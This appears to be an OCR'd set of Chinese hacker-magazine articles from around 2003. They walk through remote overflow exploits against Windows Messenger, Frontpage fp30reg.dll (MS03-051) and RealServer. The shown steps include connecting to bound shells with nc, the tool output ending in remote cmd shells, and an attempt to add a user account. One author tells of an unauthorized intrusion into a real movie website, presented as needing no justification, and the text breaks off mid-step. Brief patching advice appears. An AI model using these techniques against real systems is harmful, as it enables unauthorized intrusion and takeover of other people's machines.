


图 4

我们使用Win2000+SP3来进行测试（图4），溢出后绑定SHELL的端口为9191，使用NC来进行连接，看是否可以得到对方的cmd shell。

```
G:\hacker\win2000\messenger>nc -vv 162.42.*.* 9191
    162.42.***.**: inverse host lookup failed: h_errno 11004: NO_DATA
    <UNKNOWN> [162.42.***.**] 9191 <?> open
    Microsoft Windows2000 [Version 5.00.2195]
    <C> Copyright 1985-2000 Microsoft Corp.

    C:\WINNT\system32>
```




图 5

溢出成功了，见图5，成功得到了对方的cmd shell。

可以说这两个溢出程序各有特点，因为sunx的msghack使用的是反向连接，所以我认为其溢出的成功率会相对要高一些。这是显而易见的，因为随着大众对于网络安全意识的提高，不要说服务器，就连个人电脑也基本都安装了防火墙。而在这方面，使用反向连接技术的溢出程序，就可轻松躲过对方防火墙的拦截，其优势是不言而喻的。

下面让我们看一下如何修复这个危险漏洞。我们可使用防火墙禁止不可信主机访问NETBIOS和RPC端口135、137、139(TCP/UDP)，或通过“管理工具”中的“服务”来禁止Messenger服务。当然，我们也可到微软的网站下载安装补丁程序。

（本文提到的msghack、扫描程序messengerscan.exe、Messenger远程溢出程序winmessenger，光盘中有收录）

Frontpage fp30reg.dll 远程溢出漏洞

sagi

提起Frontpage的fp30reg.dll远程溢出，我想老鸟们一定还会想起来，早在2001年的时候，绿盟就曾经在fp30reg.dll中发现了一个远程溢出漏洞，不过当时在网上公布的一个溢出测试程序是基于GCC编写的，在UNIX/LINUX系统下使用的。本文的主角仍然是fp30reg.dll的远程溢出。不过，可千万别误会，这个漏洞可不是2001年的那个漏洞，而是最新公布的，其漏洞编号为ms 03-051。公布的测试程序是在英文2000专业版+SP3下测试通过的，我在中文WIN2000下也获得了成功。

下面先让我们来看一下溢出程序的使用（图1）。

```
D:\hacker\win2000\winfp30reg>winfp30reg

    -={ Frontpage fp30reg.dll Overflow Exploit (MS03-051) ver 0.1 }=-

    by Adik < netmaniac [at] hotmail.KG >
    http://netninja.to.kg
    The exe file compiled by sagi

    Usage: D:\HACKER\WIN2000\WINFP3~1\WINFP3~1.EXE [Target] <port>
    eg: fp30reg.exe 192.168.63.130
```

程序的使用很简单，port端口默认为80，安装了Frontpage的系统中都会存在fp30reg.dll这个文件，而Frontpage是安装OFFICE办公软件时默认安装的，fp30reg.dll位置是在/vti_bin/_vti_aut/目录下（图2）。

```
D:\hacker\win2000\winfp30reg>winfp30reg

    -={ Frontpage fp30reg.dll Overflow Exploit (MS03-051) ver 0.1 }=-

    by Adik < netmaniac [at] hotmail.KG >
```


```
http://netninja.to.kg
The exe file compiled by sagi


[*] Target:      61.***.***.195  Port: 80

[*] Socket initialized...
[*] Checking for presence of fp30reg.dll... Found!
[*] Packet injected!
[*] Sleeping
[*] Connecting to host: 61.***.***.195 on port 9999
[*] Dropping to shell...

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```






溢出成功了，得到了对方的CMD SHELL，溢出程序会自动的连接对方的9999端口，这点和rpc dcom的溢出程序差不多，另外该溢出程序也是可以重复使用的。下边让我们再来看一下我们的权限有多大（图3）。

```
C:\WINNT\system32>net user sagi 135790 /add
net user sagi 135790 /add
系统发生 5 错误。


拒绝访问。
```



看来fp30reg.dll溢出后的权限只有GUEST，虽然如此，也已经是很严重的了。

我不知道微软是否已经提供了补丁程序，反正在我写本文的时候，我还不知道。简单的修复方法我们可以禁止fp30reg.dll文件，或是使用防火墙拦截高端端口，这样就算对方使用该程序成功的溢出了，也不能得到一个CMD SHELL。对于个人用户来说，可以直接禁止使用IIS服务。

（注：本文提到的winfp30reg光盘中有收录）



溢出的另类玩法

ZHAOYUAN

提起溢出好象广大黑迷都经常接触吧？比如：IDQ&IDA、SQL2、RPC、REAL……具不完全统计，网络上80%的黑客攻击最常见的手段就是溢出。本人也很喜欢溢出，但最近我在一次渗透试验中遇到了一点小麻烦。经过一番思考，我自己研究出了一个新思路。把端口重定向和溢出结合到了一起，我感觉在平时hacking比较实用，以下用一次渗透经历的形式讲解给大家。

最近，我对一个很大的电影站很感兴趣，就对该电影站进行了一次渗透性试验（入侵是不需要任何理由的）。当然了，渗透的第一步就是端口扫描，我对该网站的主机进行了详细扫描。扫描结果如下：

```
+ xxx.xxx.xxx.xxx
   |___ 21  File Transfer Protocol [Control]
          |___ 220 Serv-U FTP Server v4.0 for WinSock ready....
   |___ 80  World Wide Web HTTP
          |___ HTTP/1.1 200 OK..Server: Microsoft-IIS/5.0..
Date: Tue, 11 Nov 2003 18:13:55 GMT..Connection: Keep-Alive..
Content-Length: 105109
   |___ 559 ?
   |___ 1000 ?
```

以上为该网站主机的所有开放端口信息。看开放端口首先可以确定一点，该主机开放80端口，从IIS的版本是5.0可以确定主机使用的操作系统为Win2000。135和139和445端口都没开，看来使用暴力破解administrator是没戏了。最流行的RPC溢出也是没希望的。通过WebDAVScan扫描，发现WEBDAV是开放的，但是用WEBDAVX3溢出没有成功。基本可以判断该主机打过SP4补丁，我就把重点落在了80端口上，最近利用SQL Injection漏洞攻击很火。在详细浏览了该网站以后，发现这个电影站所有的ASP程序都充分过滤了冒号和引号，看来SQL Injection也没戏了。初步看来，这个电影站无论是主机或者是Web系统都比较安全，至少到目前我还没找到存在漏洞的地方。

正在想放弃的时候，看到该电影站上有一个公告，“为答谢更多普通会员对本站的厚爱与支持，XX影院特别推出抢看帐号（每

日免费奉献1000点），用户：test 密码：test”。这可是好事啊。我就准备用这个test的用户登陆上去看免费的电影，可我每次找到比较喜欢看的电影，都提示连接人数过多。我打算把电影下载到本地观看，查看html源代码，找到了在线电影的URL地址：

rtsp://xxx.xxx.xxx.xxx:559/vod3/%b5%e7%d3%b0/mov20/%cd%b5%cc%ec%d3%ce%cf%b7(DVD)qinghe911/1.rm

看到这个地址，可以肯定该站电影服务器采用的是REAL SERVER，刚才通过扫描，我就发现该主机开放了一个Tcp 559的端口，不知道是做什么的。看到这个URL以后全都明白了，原来端口559是提供REAL SERVER服务的。看到这里，相信大家和我一样，马上就想起了REAL SERVER出过的“RealNetworks HELIX Server缓冲区溢出漏洞”。正好前几天THC组织发布了一款最新针对该漏洞的攻击程序，调出程序thcrealbad.exe（图1）。




图 1

thcrealbad.exe的使用方法是：thcrealbad ip os类型。用过REAL SERVER的人都知道，REAL SERVER的默认服务端口是554，这个攻击程序不能选择攻击端口，只默认了554端口来溢出。可这个电影站把默认的端口改成了559，也就是说只能找到thcrealbad.exe的源代码，把默认的554端口改为559端口才能溢出这个电影站的主机。但实在是太麻烦了，因为修改程序对刚学编程不长时间的我还有一定难度。

经过3分钟的思考，我眼前一亮，想到了一个新思路——利用端口重定向配合我的这次溢出。至于端口重定向，相信大家都略知一二，我就不再多说了。以前，一般都是利用端口重定向渗透内部网，或者利用端口重定向穿透一些简单的防火墙。这次我用它来配合溢出，思路是：把该电影站主机上的559端口（即REAL SERVER服务的端口）影射到我自己机器上的554端口。我用的工具是图形界面的PortMap，实现方法是：打开PortMap，点软件最上方的增加（图2）。

